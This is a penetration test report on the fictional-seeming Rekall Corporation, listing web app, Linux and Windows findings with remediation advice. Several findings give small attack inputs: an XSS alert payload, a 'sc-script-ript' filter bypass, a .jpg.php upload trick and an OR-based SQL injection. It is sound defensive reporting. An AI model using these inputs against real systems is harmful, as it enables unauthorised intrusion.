Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	NEO Security
Contact Name	Nick White
Contact Title	Pentester

Document History

Version	Date	Author(s)	Comments
001	21.4.21	Nick White	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- User input validation is being used on some fields on the web app.
- On the linux and windows machines, some exploits were tested that did not work, indicating that many services have been updated.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Service patching needs to be addressed immediately on Linux OS.
    - Drupal
    - Apache Struts2
    - Apache Tomcat
- Service patching needs to be addressed immediately on Windows OS.
    - SLMail
- FTP Login needs to be configured with a login on Windows OS.
- LSASS needs to be configured on Windows OS.
- Sensitive information is currently exposed in multiple places.
- A password policy needs to be implemented to strengthen user credentials.
- Input validation is recommended to be stronger on the Web App in multiple places.

Executive Summary

This pentest was carried out across the Rekall web application, linux machine and windows machines. Broken up into Reconnaissance, Exploitation and Post Exploitation.

Beginning with the Rekall web application. I tested the website using the following methods:

- Cross Site Scripting
- Local File Inclusion
- SQL Injection
- Command Injection
- Directory Traversal
- Session Management
- PHP Injection

The website was found to have many preventable vulnerabilities exploitable by these methods. In addition it was clear that a password policy is needed to avoid the use of weak passwords. This was also true when continuing to test the linux and windows machines.


The tools used to test the linux and windows machine included:

- **Nmap**: Reconnaissance of ports, services and vulnerabilities.
- **Nessus:** Reconnaissance of ports, services and vulnerabilities.
- **Metasploit:** Exploitation of known ports and services.
- **Kiwi:** Additional exploitation tools for obtaining credentials.
- **John the Ripper:** Used for cracking password hashes.


By using a combination of nmap and nessus I was able to scan which ports and services were being used across the linux machines and decide which most likely would have vulnerabilities. This information was used to determine what exploits to try using the tool metasploit. By using this method I surmise that it is crucial to update the following services running on the linux machines:

- Drupal
- Apache Struts2
- Apache Tomcat

Demonstrated in this screenshot, it is possible to create a remote shell using one of these exploits.



For the windows machines a similar method was used. During reconnaissance nmap was used to scan for open ports and vulnerable services. An open and unsecured FTP port was open that was exploited easily by simply logging in anonymously.
The reconnaissance phase also revealed via some Google Dorking that there is sensitive information on public websites such as GitLab. A review of public phasing data should be taken to avoid this kind of information being available to the public.
An SLMail service was also discovered during reconnaissance that could be exploited as demonstrated below.



In summary NEO Security recommends these actions be taken immediately:

- A strong password policy including some multi factor authentication
- Update and configure services on the Linux and Windows machines.
- Stronger Input validation on the Web Application

A combination of these actions will eliminate the majority of the found vulnerabilities.

Summary Vulnerability Overview



Vulnerability	Severity
Web App	
Cross Site Scripting on Welcome page	High
Cross Site Scripting on Memory-Planner page	High
Cross Site Scripting on Comments page	High
Local File Inclusion	Critical
SQL Injection	High
Sensitive Data Exposure - HTML View Source	Medium
Sensitive Data Exposure	High
Command Injection the Networking page	High
Directory Traversal	Critical
Weak Passwords	High
Session Management	Critical
PHP Injection	Critical
Linux OS	
Drupal Remote Shell	Critical
Apache Struts2 Remote Shell	Critical
Apache Tomcat Remote Shell	Critical
Windows OS	
Google Dork Sensitive Information	Critical
Anonymous FTP Login	Critical
SLMail Remote Shell	Critical
LSASS Dump	Critical
User Enumeration	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35, 192.168.13.0/24, 172.22.117.10, 172.22.117.20
Ports	21, 22, 80, 8080

Exploitation Risk	Total
Critical	12
High	7
Medium	1
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	Cross Site Scripting on Welcome page
Type	Web App
Risk Rating	High
Description	Via the Welcome page the input field for NAME has a XSS vulnerability. As demonstrated below a script can be used to create a pop up.
Images	 
Affected Hosts	192.168.14.35
Remediation	Input validation is required, only accepting letters and excluding all special characters in this field will eliminate a script being used.

Vulnerability 2	Findings
Title	Cross Site Scripting on Memory-Planner page
Type	Web App
Risk Rating	High
Description	A field on the Memory-Planner page can be exploited by inputting a script into the first field. There is some input validation however this can be manipulated as demonstrated below. By tricking the field into reading script by putting another script word between to form a new word. sc - script - ript
Images	
Affected Hosts	192.168.14.35
Remediation	Not allowing special characters as well as the word script will remediate this issue. A further recommendation would be to have a predefined drop down box, removing the input field altogether. This could work as there are some predefined characters the user could use already listed on the website.


Vulnerability 3	Findings
Title	Cross Site Scripting on Comments page
Type	Web App
Risk Rating	High
Description	The comments field is vulnerable to XSS - by using <script>alert(“hi”)</script> i was able to test a pop up alert.
Images	
Affected Hosts	192.168.14.35
Remediation	By including some input validation, not allowing <> or the word script, XSS is much harder.


Vulnerability 4	Findings
Title	Local File Inclusion
Type	Web App
Risk Rating	Critical
Description	I succeeded in uploading a file on the memory planner page. I did this by changing the filename of a script to end with .jpg.php There is some input validation in this field. However it seems to only search for a jpg and does not eliminate other file types. So as long as jpg is present it will accept the file.


Images	
Affected Hosts	192.168.14.35
Remediation	Whitelist for jpg/png/jpeg and blacklist .sh, .php, .js and other script file types. Additionally do not allow the files to be uploaded to the web server. Instead send them to alternate spot like a database where it is disconnected from executing on the web server.

Vulnerability 5	Findings
Title	SQL Injection
Type	Web App
Risk Rating	High
Description	The log in page is susceptible to command injection for the log in field. As shown below, by manipulating the field responds to a true statement via OR.
Images	
Affected Hosts	192.168.14.35
Remediation	Input validation should be used on these fields. As mentioned in the weak password vulnerability later in this report. There should be a password policy in place. It should also be known what characters should be expected for usernames. Therefore for both usernames and passwords you can input validate these fields to only include known characters that can be used for usernames and passwords. Excluding special characters such as ‘ | =



Vulnerability 6	Findings
Title	Sensitive Data Exposure - HTML View Source
Type	Web App
Risk Rating	Medium
Description	Credentials have been stored in the HTML which can be seen via looking at the HTML source code.
Images	
Affected Hosts	192.168.14.35
Remediation	HTML should be reviewed before publishing to avoid any test data like this being included in the published website.

